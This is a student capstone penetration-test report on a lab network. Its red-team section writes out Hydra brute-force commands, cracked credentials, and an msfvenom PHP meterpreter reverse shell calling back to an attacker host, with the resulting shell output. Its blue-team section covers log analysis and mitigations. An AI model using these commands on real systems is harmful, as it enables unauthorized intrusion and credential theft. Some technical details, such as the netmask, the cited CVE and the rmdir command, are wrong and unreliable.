Capstone Engagement

Assessment, Analysis, and Hardening of a Vulnerable System


Carolina Hernandez, Tia Williams, John Novier, Patricia Basilio

Table of Contents

This document contains the following sections:

Network Topology

Network Topology



Network
Address Range:
192.168.1.0/24
Netmask: 255.355.355.0
Gateway: 0.0.0.0

Machines
IPv4: 192.168.1.1
OS: Windows
Hostname: Hyper-V Manager

IPv4: 192.168.1.90
OS: Kali Linux
Hostname: Kali

IPv4: 192.168.1.100
OS: Linux
Hostname: ELK

IPv4: 192.168.1.105
OS: Linux
Hostname: Capstone

Red Team
Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
ML-REFVM-684427	192.168.1.1	Host for the Machine Cloud with Kali, ELK and Capstone managed via Hyper-V program
Kali	192.168.1.90	Attacker Machine used for penetration on the Capstone machine
ELK	192.168.1.100	Filebeat, Metricbeat and Packetbeat log collection from Capstone Machine and presented with Kibana
Captstone	192.168.1.105	Apache Server and Target Machine feeding log data to ELK

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Open Port 80	Open port allows for attackers to attempt a range of pentetration tactics.	With access to usernames and password, malicious users can further inflict harm via C2 attacks. Backdoor connection allowed as a result
Weak passwords	The passwords not stronger at all, so is easy to attacker to be guess it or be brute force	Weak passwords provide access to attackers for use in further exploits.
Brute Force Attack	Systematic entry of few credentials from file to access it.	Without preventative settings to block multiple failed attempts, malicious users can be run until correct credentials are discovered

Vulnerability Assessment continued

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Local File Inclusion	The system have a poorly-written web applications that allows the users to submit input into file or updaload files	Web vulnerability that compromised security and open access to system.
WebDAV Remote File Inclusion **CVE-2007-4067**	Absolute path traversal vulnerability in the clInetSuiteX6.clWebDav ActiveX control in CLINETSUITEX6.OCX in Clever Internet ActiveX Suite 6.2 allows remote attackers to create or overwrite arbitrary files via a full pathname in the second argument to the GetToFile method.	Users could upload via webdav and insert malicious scripts such as the reverse shell code for penetration
No multi-factor authentication	Without multi-factor authentication (MFA), the cybercriminals can access more easily to an account.	Credentials were easy to guess and crack using the rockyou.txt common password list. Without MFA, there are no preventative measures to address stolen credentials

Exploitation: Open Port 80

01


Tools & Processes
A simple nmap –Sv 192.168.1.0/24 command can illustrate all machines on the network and their open ports

02

Achievements
This scan shows us a significant vulnerability and points to a source for attacks via http requests. Additionally, we are able to check for vulnerabilities created by the outdated Apache 2.4.29 server

03

Output shown below:



Exploitation: Exposed Password Hashes

01

Tools & Processes
Password hashes were found on the webserver pages and these were cracked via crackstation.net, and online hashcracker

02


Achievements
An md5 hash was cracked as user Ryan's password linux4u

03

```
Personal Note

In order to connect to our companies webdav server I need to use ryan's account (Hash:d7dad0a5cd7c8376eeb50d69b3ccd352)

1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use ryans account) and password
5. I can click and drag files into the share and reload my browser
```



Exploitation: Weak Security Passwords/Usernames, No MFA

01


Tools & Processes

Passwords were made available by posting hashes within pages, usernames were simple first names for users, instructions were included on easily crackable pages. The Lack of MFA made this even easier.

02


Achievements

We were able to log into pages using both Ashton's credentials (Ashton/Leopoldo) and Ryan's (Ryan/linux4u)



03

Ashton Crack Evidence from using Hydra brute force attack. Screenshot shows the access to the secret_folder where instructions and hashes are stored for gaining entry to the corporate WebDAV server



Exploitation: Brute Force Attack

01

Tools & Processes
Hydra and rockyou.txt password list

02

Achievements
Cracked Ashton's password which allowed access to the secret_folder, storing instructions and hashes for gaining entry to the corporate server

03

Ashton username brute force attack using Hydra

```
root@Kali:~# hydra -l ashton -P /usr/share/wordlists/rockyou.txt -s 80 -f -
vV 192.168.1.105 http-get /company_folders/secret_folder
```

```
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jeferson" - 10142 o
f 14344399 [child 7] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jackass2" - 10143 o
f 14344399 [child 13] (0/0)
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-04-05 1
7:47:10
```

Exploitation: Reverse Shell


01


Tools & Processes
Created a simple reverse shell attack using metasploit, moved file into WebDAV server, clicked on file from website and began infiltration and exploration of system files

02

Achievements
This reverse shell gave attackers a user shell to explore, modify and extract files

03





Exploitation: WebDAV Remote File Inclusion CVE-2007-4067

01


Tools & Processes
Used the network locations option in the Kali file browser, and gaining access via the the cracked hash credentials and Instruction file from the secret_folder

02

Achievements
Placed malicious shell2.php file for reverse shell attack

03

Evidence of placing malicious file shell2.php in the WebDAV server



Exploitation: Reverse Shell continued

The file is opened on the WebDAV which initiates a meterpreter session where a shell command allows for exploitation, exploration and extraction of files, including discovery of the hidden flag in the / directory

```
root@Kali:~# msfvenom -p php/meterpreter_reverse_tcp -o shell2.php LHOST=192.168.1.90 LPORT=680
```

```
root@Kali:/usr/share/wordlists# msfconsole
[-] **rting the Metasploit Framework console ... -
```

```
msf5 > use exploit/multi/handler
```

```
msf5 exploit(multi/handler) > set payload php/meterpreter_reverse_tcp
payload => php/meterpreter_reverse_tcp
```

```
msf5 exploit(multi/handler) > set lhost 192.168.1.90
lhost => 192.168.1.90
msf5 exploit(multi/handler) > set lport 680
lport => 680
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.90:680
ls
[*] Meterpreter session 1 opened (192.168.1.90:680 → 192.168.1.105:42808)
at 2022-04-05 19:18:31 -0700

meterpreter > ls
Listing: /var/www/webdav
========================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
100777/rwxrwxrwx  43     fil   2019-05-07 11:19:55 -0700  passwd.dav
100644/rw-r--r--  310    fil   2022-04-05 18:44:49 -0700  php-meterpreter-s
taged-reverse-tcp-443-php.rc
100644/rw-r--r--  30688  fil   2022-04-05 18:59:01 -0700  shell.php
```

```
meterpreter > shell
Process 2146 created.
Channel 0 created.
whoami
www-data
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.105  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 fe80::215:5dff:fe00:40f  prefixlen 64  scopeid 0x20<link>
        ether 00:15:5d:00:04:0f  txqueuelen 1000  (Ethernet)
        RX packets 103374  bytes 16225593 (16.2 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 103332  bytes 167190323 (167.1 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 9267  bytes 1138216 (1.1 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 9267  bytes 1138216 (1.1 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```


```
sys
tmp
usr
vagrant
var
vmlinuz
vmlinuz.old
cat flag.txt
b1ng0w@5h1sn@m0
pwd
/
```

Blue Team

Log Analysis and Attack Characterization


Analysis: Identifying the Port Scan

- Scan occurred at 7:07 CST April 5th, 2022
- About 3000 packets were sent fro 192.168.1.90
- The varying ports, 1000 per ip address, and the single source ip, incremental ports with host.name kali give a good indication of amalicious nmap scanner



Analysis: Finding the Request for the Hidden Directory


- The Dirb requests for the hidden directories began around 00:17 on April 6th 2022, or 7:17PM CST April 5th, 2022. 5,592 hits were made that received a 404 (not found) error, while a total of 5,653 hits were made
- The attack ran GET requests to the Dirb word lists appended to the url http://192.168.1.105/* and returned two results: webdav via a 401(unauthorized) error and server-status via a 403 (forbidden) these errors are existential confirmation regardless of access




Discover
New Save Open Share Inspect
source.ip: 192.168.1.90 and destination.ip:192.168.1.105 and http.response.status_code : 404
KQL
Apr 6, 2022 @ 00:17:00.24 → Apr 6, 2022 @ 00:21:25.56
+ Add filter
packetbeat-*
Search field names
Filter by type
Selected fields
http.response.status_code
url.full
Available fields
@timestamp
_id
_index
_score
_type
agent.ephemeral_id
agent.hostname
5,592 hits
Apr 6, 2022 @ 00:17:00.245 - Apr 6, 2022 @ 00:21:25.567
Auto
Count
@timestamp per 5 seconds
Time
http.response.status_code
url.full
Apr 6, 2022 @ 00:18:17.880 404 http://192.168.1.105/favicon.ico
Apr 6, 2022 @ 00:18:17.950 404 http://192.168.1.105/favicon.ico
Apr 6, 2022 @ 00:19:29.382 404 http://192.168.1.105/randomfile1
Apr 6, 2022 @ 00:19:29.383 404 http://192.168.1.105/frand2
Apr 6, 2022 @ 00:19:29.384 404 http://192.168.1.105/.bash_history

Analysis: Uncovering the Brute Force Attack


- 14,158 hits were made via Hydra in the attack, after these hits the successful password was found as leopoldo at 00:47:45.076 on April 6th, 2022 or 7:47:45 CST April 5th, 2022






Analysis: Finding the WebDAV Connection

- 314 hits were made on the wedDAV directory with 16 accessing the shell2.php
- It would appear a few unsuccessful attempts to gain remote access through other php scripts and other files (`php-meterpreter-staged-reverse-tcp-443-php.rc, passwd.dav and shell.php`) were attempted, but the shell2.php was effective





Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

What kind of alarm can be set to detect future port scans?

- When packet traffic from a single ip source, or a coordinated group of ips, attempt to ping ports systematically, this can alert admins

What threshold would you set to activate this alarm?

- Any packet traffic from a single ip address pinging higher than 100 ports more than once in a 5 minute span should alert the SOC team

System Hardening

What configurations can be set on the host to mitigate port scans?

- According to Fortinet, "A firewall can prevent unauthorized access to a business's private network. It controls ports and their visibility, as well as detects when a port scan is in progress before shutting it down."

Describe the solution. If possible, provide required command lines.

- Implement and maintain a firewall to block visibility to ports and refuse traffic from ip addresses in violation

Mitigation: Finding the Request for the Hidden Directory

Alarm

What kind of alarm can be set to detect future unauthorized access?

- Unknown ips that haven't been allow-listed should trigger an alarm in the event of access
- Additionally, any excessive request amounts should block the ip address attempting to connect.

What threshold would you set to activate this alarm?

- The alarm should go off in the event of any access from an unknown address and/or sends more than 5 requests/min

System Hardening

What configuration can be set on the host to block unwanted access?

- Best practices would eliminate this directory from being on the server in the first place

Describe the solution. If possible, provide required command lines.

- Command: **rmdir –r /company_folders/secret_folder**
- Place the folder on a secure internal network pc or cloud vault solution, but nothing attached to a C2 vulnerable workstation

Mitigation: Preventing Brute Force Attacks

Alarm

What kind of alarm can be set to detect future brute force attacks?

- Unauthorized messages greater than 5 in one minute from a single IP source should begin the alarm. Greater than 500 should escalate the intensity of the alarm to gain more attention from SOC members

What threshold would you set to activate this alarm?

- >5 for an email, >500 for text and email, >1000 for upper management notification

System Hardening

What configuration can be set on the host to block brute force attacks?

- Block incoming trafffic from ip addresses sending more than 5 requests that return unauthorized status codes for an hour, block indefinitely until administrator review for ip addresses in violation multiple times

Describe the solution.

- User settings can limit login attempts and lockout policies, firewall settings can protect from unknown ip sources and traffic limits

